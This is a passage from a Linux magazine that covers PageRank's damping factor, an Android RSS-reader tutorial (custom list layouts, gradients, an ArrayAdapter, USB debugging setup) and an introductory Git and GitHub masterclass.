links at random will end up at a particular web page? This is known as a random surfer. In a sense, this question is the same as the previous question. The more links to your page (and the more important the pages that link to it are) the more likely that the random surfer will get to your page.

If the surfer gets to a page with no outlinks, it just restarts at a random site. To avoid getting stuck in loops (and to help the algorithm run better), they also added a damping factor. This is the probability that the random surfer clicks on a link rather than starting afresh at a new URL. You could create a program that performs this random surf; it sets off from any one page and clicks around randomly and traces the path of the pages it traverses. However, with billions of pages on the web, it would take quite a long time to complete – so much so that by the time it's completed, it would be so out of date as to be useless.

What's more, there's a problem. If the random surfer gets to a page where there are no outlinks, it's easy enough for it to just exit and start again at a random page. However, what if it gets stuck in a loop of pages that just link back to each other?

The damping factor

The damping factor is PageRank's solution to this: it's the probability that the random surfer will click on a link on the page (the alternative is that they just enter a new URL at random and surf from there), and it's the only thing about PageRank that you can tweak. Initially, Brin and Page suggested using 0.85, and most people find that this is about right.

We can calculate the damping factor across all the pages simultaneously by iterating towards a solution. Initially, we say that the random surfer has an equal chance of being on any page. Therefore, at time 0, the page rank for any page is 1 / the number of pages.

We then move through the time steps, and each time, we calculate the PageRank based on the values from the previous step. At time 1, the value of the page rank for any one page is calculated by going through each page that links to it, and summing the value of that page's page rank divided by the number of links on the page. This divides the page's importance to all the pages it links to.

$$PR(p, t) = (1-d)/N + d*((PR(pl1, t-1)/L(pl1) + PR(pl2, t-1)/L(pl2) + \dots + PR(pln, t-1)/L(pln))$$

Where **PR(p,t)** is the PageRank of page **p** at time **t**, **d** is the damping factor, **N** is the number of pages in the network, **L(p)** is the number of links on page **p**, and **pl1 … pln** are the pages that link to page **p**.

This is a bit clearer if it's put in pseudo code (which calculates the values for t=1 to t=limit):

```
for time in 1 ... limit:
 for page in all_pages:
  page.page_rank(time) = 0
  for from_page in pages_that_link_to(page):
   page.page_rank += from_page.page_rank(time-1) / number_of_links_on(from_page)
  page.page_rank = (1 – damping_factor) / number_of_pages + (page.page_rank * damping_factor)
```

Brin and Page went on to create Google and used this algorithm as the basis for their search engine. Those six lines of simple code define the algorithm that made one of the largest companies in the world. It allowed them to return more accurate results than any other search engine at the time, and therefore gain an upper hand in the search market. This they used to gain an upper hand in the advertising market, and well, you know the rest. If ever an algorithm can be said to have changed the course of history, this is it. Without it, we'd all be using iPhones instead of Android phones and saying 'Binging' to mean searching the web.

Google's search has moved on, and it now takes into account over 200 signals. It's a little cagey about exactly what these 200 signals are, but it's thought that one of them is still page rank.

LINUX VOICE CODING TUTORIAL

ANDROID DEVELOPMENT PART 2

GRAHAM MORRISON

We're prettying up last month's simple RSS reader to add more information and we get the whole thing running on real hardware.

WHY DO THIS?
- Android development needed be that difficult, and millions of users can take advantage of your work.
- Help develop the Linux Voice Android application.
- Develop awesome skills and career prospects.

1 KEEPING UP APPEARANCES

Last month's application was functional but basic. It used a default ListView widget to display the titles of news stories posted onto our website and enabled the user to touch a story to open it in a browser. Changing the default appearance of the ListView in Android, and nearly every other GUI element, is accomplished through the XML files that are used to represent each layout. For our main activity, this is the **activity_main.xml** file found in the **res** sub folder. Open this and add the following inside the ListView element for our application:


```
android:dividerHeight="2dp"
android:divider="#c61a27"
```

What we've done here is add a gap between the elements in the ListView and coloured that gap with an HTML colour notation value of **c61a27**. This just happens to be the red of Linux Voice, and Android Studio will even display a preview of this colour in the border to the left of your code. It appears as a small square, and if you click on this you'll be able to select a different colour from the palette dialog. But what does **dp** represent? This is dimension notation for Android and it's Google's solution to never knowing the resolution or pixel density of the devices you're working with, and working with increasingly large and abstract resolutions. It won't be long until we're dealing with 4k displays, for instance. **dp** is an abbreviation for 'density-independent pixels'. The principle is that you take 160dpi (pixels per inch) as a baseline value, where 1dp = 1 pixel at 160dpi, but that the value is scaled automatically according to the size and resolution of the display. If your display has a density of 320dpi, for example, there would be two pixels for every 1dp.

dp is the most common layout dimension, but it's also possible to use **px** for absolute pixel control. This isn't recommended – your layouts won't be able to adapt to different screen resolutions, but **px** can be useful when dealing with the fixed layouts of bitmaps. **sp** is another dimension format, similar to **dp**, but the number of pixels it represents changes when a user changes the font size. You can often see these changes directly in the design preview window within Android Studio, which is the best way to get a good idea about how your application is going to look.

Appearance is augmented further through XML files and classes that are linked from the **activity_main.xml** file. For example, you can colour items pressed and unpressed in your list purely from XML. If you add the following line, Android will look for a resource file called **selected** that it can use to illustrate selected items in the list view:

```
android:listSelector="@drawable/selected"
```



Linux Voice

Linux Voice issue 4 is here!
Issue 4 is making its way to subscribers around the world now, and has just hit newsstands in the UK (WHSmith high street stores, Sainsbury's, Morrisons, McColls/Martin's). It will be in Barnes and Noble in the USA soon, along with Eason in Ireland and independent newsagents in Canada, Australia and many other countries. [...]

Python Gallery
In issue 2 we challenged you to create the best drawing you could in 100 lines of Python using just the turtle module. These are the results, and we think they're fantastic, so a big thank you to everyone who entered. Although the contest is now closed (so there aren't any more prizes), we're still [...]

Podcast Season 2 Episode 10
Podcast RSS feeds: Ogg Vorbis, MP3 and Opus. Title: Millionaires Shortbread In this episode: Reddit Linux users have voted for Arch in their Distribution Survey. The Chinese government has banned Windows 8. DRM is coming to Firefox and Jono Bacon is leaving Ubuntu. There's more OpenStack news from Canonical and Witcher 2 in poor Linux [...]

After this tutorial, your app should look like this, with long story descriptions, bold titles and an icon for each story.


```
<ListView
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:id="@+id/listView"
    android:layout_gravity="center_vertical"
    android:layout_weight="1"
    android:divider="#c61a27"
    android:dividerHeight="5dp"
    android:listSelector="@drawable/selected"/>

</RelativeLayout>
```

Colours and images are previewed in the tiny border to the left of your code. Click on a colour to open the colour palette requester.

2 GRADIENTS

To create the resource file we just linked to, right-click on the **drawable-hdpi** folder in your project hierarchy and select New > Drawable Resource. Give this the name **selected** and make sure the root element type is **selector**. This will create the new file and solve the dependency error in **activity_main.xml**. There are three states we can define here – one where an item is selected, one where an item is selected and still pressed and one where an item is pressed but not selected. The shading for each of these states should also be farmed out to separate files so that any other lists or items can have the same appearance, and to define how each item is handled, you will need the following code inserted between the **selector** start and end elements:

```
<item
 android:state_selected="false"
 android:state_pressed="false"
 android:drawable="@drawable/gradient1" />
<item android:state_pressed="true"
 android:drawable="@drawable/gradient2" />
<item android:state_selected="true"
 android:state_pressed="false"
 android:drawable="@drawable/gradient2" />
```


This code is simple enough to understand, and you'll need to create two further drawable resource files to satisfy each of the states. Their root elements will be **shape** rather than **selector**, as **shape** drawable elements can be used to define backgrounds, borders and gradients, which is how we're going to use them. We've called these files **gradient1** and **gradient2**. As you can tell from their names, we simply use these to define different colour gradients for each of the selection states. We won't go through each of the three, but here's how our first gradient looks:

```
android:shape="rectangle">
<gradient
 android:startColor="#f1f1f2"
 android:centerColor="#e7e7e8"
 android:endColor="#ffadadad"
 android:angle="270" />
```

This works in exactly the same way the gradient tool does in Gimp, and after you've added the HTML colour entries you'll be able to click on the small coloured square in the code border to change the colour to something else. You should also see a preview of the gradient to the right of the code so you can make sure it's the effect you think it is. Create the gradients in the same way, making the colours slightly different. This gradient is going to be used when you select an element within the list.

New items

We're now going to take on a bigger job, and that's redefining the appearance of the ListView itself. At the moment, there's very little we can change about the contents of a single item other than the text, but we



```
<?xml version="1.0" encoding="utf-8"?>

<shape xmlns:android="http://schemas.android.com/apk/res/
    android:shape="rectangle">
    <gradient
        android:startColor="#f1f1f2"
        android:centerColor="#e7e7e8"
        android:endColor="#ffadadad"
        android:angle="270" />
</shape>
```

Gradients are a good way of subtly showing the difference between one cell and the next, or when an item is selected.

want to be able to add the title of a story, its brief description and an icon. To do this, we'll need to create a separate layout for this cell and tell the ListView how to use our own layout rather than the one it defaults to. We'll start by creating a new layout for an individual item. Right-click on Layout on the folder view and select Layout Resource File from the drop-down menu that appears. Change the root element from LinearLayout to RelativeLayout and provide a filename – we called ours **singlerow.xml**. Android Studio will now switch to the visual editor layout mode for the new file.

Android Studio can be very helpful when it comes to layouts and will inform you of any required elements that may be missing. This is important when creating a new user interface, because the way your application looks and behaves is dependent on how you 'hang' the layout within the scaling designer. To get started, drag an ImageView widget from the Tools palette and into your application. As you hold the left button down and drag the destination cursor around the virtual Android device, you'll see Android Studio highlight all kinds of alignment possibilities. But because there's no image attached to the ImageView widget, you won't be able to see any of the alignment effects. To solve this problem, click on the ImageView widget in the component tree (this lists all the various UI components in your layout), then select the **src** data cell in the Properties list below. You should see a … (ellipsis) icon used to denote a file requester. Clicking on this will open a window that lists all the resources currently available to your project. Resources include colours, UI design components and external images. But there's no way from here to add your own images, and to do that, we'll need to go back to Android Studio.

Adding image assets

The various folders beneath **res** are for different resolutions -hdpi, mdpi, and ldpi, as well as designs and menus. Right-click on **res**, select New and then select Image Asset. This opens Asset Studio, which is a tool to make importing and managing images easier. Make sure the asset type is set to Launcher

LV PRO TIP

Android Studio can handle more than one project at a time, and can use either the existing application window or open a new environment. Choose your preference when you open a project while another project is already open.

Icons and use the **…** file requester to the right of the image file location to point at an image location. There are several different kinds of icons in Android. Launcher is the icon you'll see on your device's launch or home screens. Action Bar icons are found in Android's equivalent to a toolbar at the top of the screen, and notification icons are used within the notification view.

We used a download of our 'LV' logo, as this will also be ideal as the launcher icon. When selected, you'll see previews of your resized image for each resolution and you shouldn't need to change any of the other settings. Clicking on 'Next' will show you where each resolution of the image is going to be placed within your project's **res** folder structure, and clicking on Finish will apply those changes. You will immediately be able to see your image as a resource within the resolution folders of the project view, and when you go back to the Resources requester in the designer, you'll see your images listed as a resource – usually near the bottom of the list. Select it and click on OK.

Designing the layout using this view reminds us of the early days of QtDesigner, as you can't always tell what element of the user interface is having the effect you can see. Both the Relative and Linear layouts work like this – relative lets you link the position of one widget to the location of another, while linear places widgets next to each other, either horizontally or vertically. We've found that it's easier to add widgets and make adjustments in the visual editor, while layout is easier to define in the text editor. With that in mind, add two Plain TextView widgets without worrying where they fall in the layout, and switch back to the Text editor. First, make sure that the RelativeLayout, the ImageView and the two TextViews all contain the following:

```
android:layout_width="wrap_content"
android:layout_height="wrap_content"
```

wrap_content will enable a widget to only expand enough to contain whatever values it contains, rather than **fill_parent**, which allows the widget to take up as much space as is available. To stop all our widgets being drawn on top of each other, make sure the ImageView is first and contains the following:

```
android:layout_alignParentTop="true"
android:layout_alignParentLeft="true"
android:layout_alignParentStart="true"/>
```

For the first text view, which is going to hold the title of our story, add this to its main element. The ImageView being referenced here is the default **id/name** for the ImageView widget we created, so this should be the same:

```
android:layout_alignTop="@+id/imageView"
android:layout_toRightOf="@+id/imageView"
```


And for the final TextView widget, you'll need to change the above two lines to the following, which places the TextView that will hold the description below the TextView that's going to hold the title:

```
android:layout_toRightOf="@+id/imageView"
android:layout_below="@id/textView"
```

The layout and alignment works in a similar way to object arrangement in an application like Inkscape or Scribus. You can play around with the various options either by letting Android Studio auto-complete the **layout_** keywords, or by dragging widgets around within the visual editor. We'd also suggest changing the font size for the title TextView and perhaps adjusting the colour of the description text, but these can be changed at any time.

LV PRO TIP

If you're not using version control, you can zip up an entire project folder to take a snapshot and even move this to another Android Studio installation. Any new SDK is picked up automatically.



Asset Type: Launcher Icons
Foreground: [✓ Image] Clipart Text
Image file: /home/graham/Downloads/LinuxVoiceAPP_RED.png
Trim surrounding blank space
Additional padding: 0
Foreground scaling: [✓ Crop] Center
Shape: [✓ None] Square Circle
Background color:
Resource name: lv_logo

Android Studio will automatically scale an image for each different class of resolution.

3 THE CODE

Now we've got the GUI design sorted, it's time to add the functionality to the code, and this is pretty simple. Most of this is handled by a new class that needs to be created (right-click on the Java folder) and called **lvList**. Here's what it needs to contain:


```
public class lvList extends ArrayAdapter<String>{
  private final Activity context;
  private final String[] title;
  private final String[] description;
  private ImageView imageView;
  public lvList(Activity context, String[] title, String[]
description) {
    super(context, R.layout.singlerow, title);
    this.context = context;
    this.title = title;
    this.description = description;   }

  @Override
  public View getView(int position, View view, ViewGroup
parent) {
    LayoutInflater inflater = context.getLayoutInflater();
    View rowView= inflater.inflate(R.layout.singlerow, null,
true);
    TextView txtTitle = (TextView) rowView.findViewById(R.
id.textView);
    TextView txtDescription = (TextView) rowView.
findViewById(R.id.textView2);
    txtTitle.setText(title[position]);
    txtDescription.setText(Html.fromHtml(description[position]), TextView.BufferType.SPANNABLE);
    return rowView;
 } }
```

As with last month, add the **import** lines when Android Studio complains about missing modules. This code is creating an adapter to replace the standard adapter used to load ListView items. That's why there's an **@Override** statement, and within the method that follows, we place the title and description passed to the class when initialised to the widgets we created in the designer. Our single ListView item is expanded to a view, and we convert the HTML of our RSS feed using **setText(Html.fromHtml(description [position])** method. By default, this is the entire contents of a post, but you can change this by replacing **getElementsByTagName("content:encoded")** with **getElementsByTagName("description")**' in our parseRSS class, as they're referring to different elements within the RSS.

The final chunk of code modifies the **MainActivity** replacing the old use of an adapter with our new one. To do this, comment out the line starting with **storylist.setAdapter** in the **populate_list()** method, and add the following two lines:

```
lvList adapter = new lvList (MainActivity.this, dataRSS.postTitle, dataRSS.postContent);
storylist.setAdapter(adapter);
```

All we're doing here is creating a new adaptor using the **lvList** class we just created, passing the RSS values from the function we wrote last month. Those values will be used to populate the list and we use this within the **storylist** ListView used by **MainActivity**. After all this has been set and defined, all that's left to do is run your new application. The latest stories will download, complete with either the entire text or the overview, and tapping any story will still open the page in the browser.



```
package com.linuxvoice.linuxvoice.app;

import android.app.Activity;

import android.text.Html;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.ArrayAdapter;
import android.widget.ImageView;
import android.widget.TextView;



public class lvList extends ArrayAdapter<String>{
    private final Activity context;
    private final String[] title;
    private final String[] description;
    private ImageView imageView;

    public lvList(Activity context, String[] title, String[] description) {
        super(context, R.layout.singlerow, title);
        this.context = context;
        this.title = title;
        this.description = description;
    }

    @Override
    public View getView(int position, View view, ViewGroup parent) {
        LayoutInflater inflater = context.getLayoutInflater();
        View rowView= inflater.inflate(R.layout.singlerow, null, true);
        TextView txtTitle = (TextView) rowView.findViewById(R.id.textView);
        TextView txtDescription = (TextView) rowView.findViewById(R.id.textView2);

        txtTitle.setText(title[position]);
        txtDescription.setText(Html.fromHtml(description[position]), TextView.BufferType.SPANNABLE);

        return rowView;
```

The code to pull all the GUI elements together is probably simpler than the XML.

Graham Morrison is the author of Kalbum, a photo collection manager that, in its heyday, was in the Mandriva repositories. Nowaday's he's best known as Linux Voice's Editor In Chief.

Run your app on your phone You're not a real developer until you can touch your own code.

The emulator that's bundled with Android Studio is very convenient, and for most development, it's the best way to test your code. But there's no substitute for running your project on a real device as soon as possible, or even better, on a variety of real devices. There are several good reasons for this. The most important is usability, because unless you're running Android Studio on a touchscreen laptop, you'll only be able to interact with the emulator through your mouse. Your user, on the other hand, is only going to interact with your work through their fingers, so it's important to make sure things are working in the way you expected them to.

Secondly, real hardware can raise bugs or issues that aren't apparent in the emulator. This might be because of different versions of the operating system, but it could equally be because of other applications running alongside, or user-specific Android alternations that affect your application.

Finally, there's performance. The emulator gives zero indication of how your app might perform, and CPU and graphics constraints aren't the only considerations. Bandwidth is vital, especially with our project, and you need to be sure you're not asking too much of a cellular data connection, or that your application can fail gracefully if it loses the connection or doesn't have enough speed.

The official Android documentation asks that you add **android:debuggable="true"** to your **AndroidManifest.xml** file, placing it beneath **android:label="@string/app_name"** within the application element, but this isn't necessary with Android Studio, as you can switch to debug mode dynamically without having to add the line first. The next step is to put your Android device into development mode. On Android 4.0 and 4.1, this option can be found in the Settings> Developer Options page. But with more recent versions, the option has been obfuscated. Just go to Settings > About Phone and tap 7 times on the Build Number field at the bottom of the list. As you approach the 7th tap, you'll see a pop-text message say you're so many taps from being a developer, before the last tap saying 'You are now a developer'. 'Developer options' will now be visible on the previous setting screen, and you need to enable 'USB debugging' and accept the caveat that appears.

The next step will depend on your distribution. With a recent Ubuntu derivative (we're using Mint 16) you can skip this and simply connect your Android device directly. Older versions or other distributions may need to add a udev rule. To do this, type **sudo nano /etc/udev/rules.d/51-android.rules** and add the following line:

```
SUBSYSTEM=="usb", ATTR{idVendor}=="18d1", MODE="0666", GROUP="plugdev"
```

You will need to change the **idVendor** hexadecimal value to the one that matches your Android device, and you can get this value by typing **tail -f /var/log/syslog** on the command line and plugging in your phone. You should see a line similar to 'New USB device found, idVendor=18d1, idProduct=4ee2', which is what we see when we connect our Nexus 5. Extract the **idVendor** value and place this into the configuration file.

When you connect your Android device, the device itself will ask whether you want to allow USB debugging and to accept a RSA fingerprint that identifies your development PC. You need to accept this, and for convenience, we'd suggest also enabling the 'Always Allow From This Computer' option too. If you want to make sure your device has been detected correctly, type the following:

```
/usr/share/android-studio/data/sdk/platform-tools/adb devices
```

The output should include the serial number of your Android unit, followed by the word 'device'. If it says 'unauthorized', this means you've not accepted the RSA key on the device. Otherwise, you're ready to go. When you next run your app from Android Studio, the device choice should list your external device, just as it does instances launched from the emulator, and you'll be able to select this as a destination for your app and choose to always use this device. Clicking on 'OK' will launch the app on your device in exactly the same way it does from the emulator.

LINUX VOICE MASTERCLASS

Essential Linux tools explained – this month, the Git version control system and its cloud-based cousin GitHub

GIT: VERSION CONTROL

Saved a file and changed your mind? Fear not, Git has your back...

JOHN LANE

LV PRO TIP


Git commands are well documented: use **man** or give the **--help** option to any Git command. List all commands with **git --help**.

Git is something that, as a Linux user, you'll come into contact with sooner or later. If you're compiling a package from its source code (perhaps after reading this issue's compiling tutorial on page 86), for instance, you may well have to use a command like this:

```
$ git clone https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git
```

This gets you the source code of the Linux kernel. And that is where the Git story begins – Linus Torvalds created Git to hold the Linux kernel sources. But our one-line example doesn't only get the latest version: you get the entire history too. Git is a version control system (VCS) that tracks changes to files and can reproduce a project's state as it was at any point in time. You can use it for your own projects too, giving you the ability to time-travel into its history or revert changes that you later wish you hadn't made.

Git stores files in a repository. This is the working copy of a project (its directory hierarchy of files) plus a hidden directory where Git efficiently stores the project's history. In contrast to earlier version control systems, Git has no central server. Instead, many people can clone a repository, each getting their own copy of everything. They each work in their own clone and can sync theirs with others. For this reason, Git is known as a distributed VCS.


The **git status** command shows what is staged for the next commit. The **README** file has both staged and unstaged changes, and **experimental.c** is untracked.

```
[john@devbox]$ git status
On branch smart_new_feature
Changes to be committed:
  (use "git reset HEAD <file>..." to unstage)

        modified:   Makefile
        modified:   README
        modified:   debian/rules

Changes not staged for commit:
  (use "git add <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

        modified:   FAQ
        modified:   README

Untracked files:
  (use "git add <file>..." to include in what will be committed)

        experimental.c

[john@devbox]$
```

Cloning is one way to get a repository. The other way is to start a new one. Let's say you have a project that you're working on and you have all its files in a **myproject** directory. Git calls this your working copy, because those are the files you work on as you develop your project. To track your project with Git, you first need to initialise your new repository in its root directory:

```
$ cd ~/myproject
$ git init
Initialized empty Git repository in /home/john/myproject
```

Git works by taking snapshots, called commits, of the files in your working copy. You control what should be included in each commit. Git maintains an index of the files in your working copy that you wish to commit and you add files to this index. Adding files to the index is called staging.

After initialising a new repository, it's customary to commit all files so that they are tracked:

```
$ git add .
$ git commit -m "initial commit"
```

The first command adds everything within and beneath the current directory to the index, and the second command commits them. Each commit requires a descriptive commit message. The **-m** argument enables you to give this on the command line, otherwise Git will open your default editor for you to provide one.

Each commit is a new snapshot of your project that's made from the snapshot made for the previous commit plus whatever is in the index when the commit is done. Therefore each commit records a snapshot of your project as it was at that point in time (don't worry – it does this very efficiently). Committing empties the index, so any future changes need to be added to the index again. This action is called staging, and it enables you to control, per-commit, which changes are included. Staging is also done with **git add**. You can specify a single file or use wildcards

```
$ git add hello.c
$ git add *.c
```

When you stage a file, Git takes a snapshot of it, and it is this snapshot that you later commit. If you change a staged file before committing it and want those changes included, you must stage it again (using **git add** again).

One extremely useful command is **git status**. It shows at a glance the staged files that will be included in the next commit and any tracked files with unstaged changes that won't be included. It also shows you any files in the working copy that are untracked. Staged files that are changed before committing will show twice: as a file to be committed and also as one with unstaged changes.

Each commit is given a unique reference: a SHA1 hash of its contents, which you can see with **git log**. Any commit can be recovered using its SHA1 (actually, you don't need to use all of it – just enough characters to make it unique). These can still be difficult to remember though, so Git has another kind of reference – the branch.

Branching out

A branch is the list of commits from the latest right back to the initial commit made when the repository was created. New commits are added to the top, or HEAD, of the current branch.

The output of **git status** shows the name of the current branch, and new repositories have a single branch called **master**. You would typically create a new branch for a specific piece of work and merge it into the master branch once it's complete. This avoids polluting your master with incomplete changes and unwanted changes can be easily abandoned.

Branches deviate from the commit where they are made in a tree-like fashion, and commits on one branch do not impact others unless merged. You can switch between branches with **git checkout** – useful if you're working on multiple unrelated changes at the same time, or you can use the **-b** option to check out a new branch from the head of the current branch.

```
$ git checkout -b mybranch
Switched to a new branch 'mybranch'
```

You can list all branches and see the current branch, marked with an asterisk:

```
$ git branch
  master
* mybranch
  myotherbranch
```

and check out whichever one you want

```
$ git checkout master
Switched to branch 'master'
```

To merge another branch into your current one:

```
$ git merge mybranch
```

and to delete a branch after merging (or if it's unwanted):

```
$ git branch -d mybranch
```

When you check out, Git replaces what's in your working copy with what was there at the time of the commit you check out.

As you commit, branch and merge, it can be useful to visualise your project's commit tree, and there are a number of ways to do this. The simplest of these runs on the command line and uses ASCII-art to represent commits.

```
$ git log --graph
```

But this can be improved upon with Git's instant web server. Start it in your project's root directory (it requires the lighttpd web server, or you can use **--httpd** to specify another server):

```
$ git instaweb
```

It should open a browser window for you, or you can navigate to **http://localhost:1234**. Better still is the repository browser: just enter **gitk** to open it.

You are not alone

So far you've been working in your own repository, but you may want to share work if you're collaborating with others. Git enables you to fetch from and push to other repositories. First, you need to tell it where these remote repositories are:

```
$ git remote add name URL
```

The **name** can be anything that describes the remote – perhaps a colleague's name. The URL describes how to access it and Git supports various protocols including HTTP, HTTPS, its own "git" protocol, direct file access to the local filesystem and SSH. The latter offers authentication and is usually required when pushing changes to a remote.

If your repository is a clone of another it will already have a remote (referred to as its **origin**) pointing to where it was cloned from. Pushing changes to it would be done like this:

```
$ git push origin master
```

You can fetch from a remote and this gives you remote branches that you can list. Remote branches are distinct from your local branches.

```
$ git fetch myremote
$ git branch -r
```

After fetching a remote, you can merge a remote branch into your current one:

```
$ git merge myremote/branch
```

This is a common task and Git provides a shortcut for it. Another way to achieve a fetch and merge is to pull:

```
$ git pull myremote branch
```

First among equals

We said that all repository clones are equal, but you can still treat one as the master copy and have people clone that and push their changes to it. It's common to locate such a repo on a server that is backed up, perhaps in the cloud to make it accessible. There are many options here -- consider Gitolite, Gitorious or CGit on your own server or use a cloud service like Bitbucket, Sourceforge or the one we'll explore next: GitHub.

The Pro Git book is an excellent resource, and you can read it online for free at **http://git-scm.com/book**.

"If you're working with others, Git enables you to fetch from and push to other repositories."

LV PRO TIP

List any files or directories that you don't want tracked in a file called **.gitignore** and Git will ignore them.

LV PRO TIP

Git branches are unlike other VCS – nothing needs to be copied and this makes them fast and lightweight.

GITHUB: GIT IN THE CLOUDS

Publicise your project, take a free backup and other nice things. All with GitHub…

GitHub is probably the world's largest code host. It enables you to host publicly-accessible Git repositories as well as, for a monthly fee, private ones. Many open-source projects use GitHub as their online presence.

Read access to public repositories is free and does not require registration, and many open-source projects offer the GitHub URL of their repository, which can be cloned without ever using the GitHub website. But if you do this you'd be missing out, as the website is a great way to browse repositories – it has an intuitive interface and nice features like syntax highlighting of source code.

You need a GitHub account to host your own work. If you don't have one then head over to **github.com**, choose a username and sign up. Then you can create a repository. You then need to choose a name specific to your account, and can enter a longer description if you want to. Next, you choose whether the new repository is private, which incurs fees, or public.

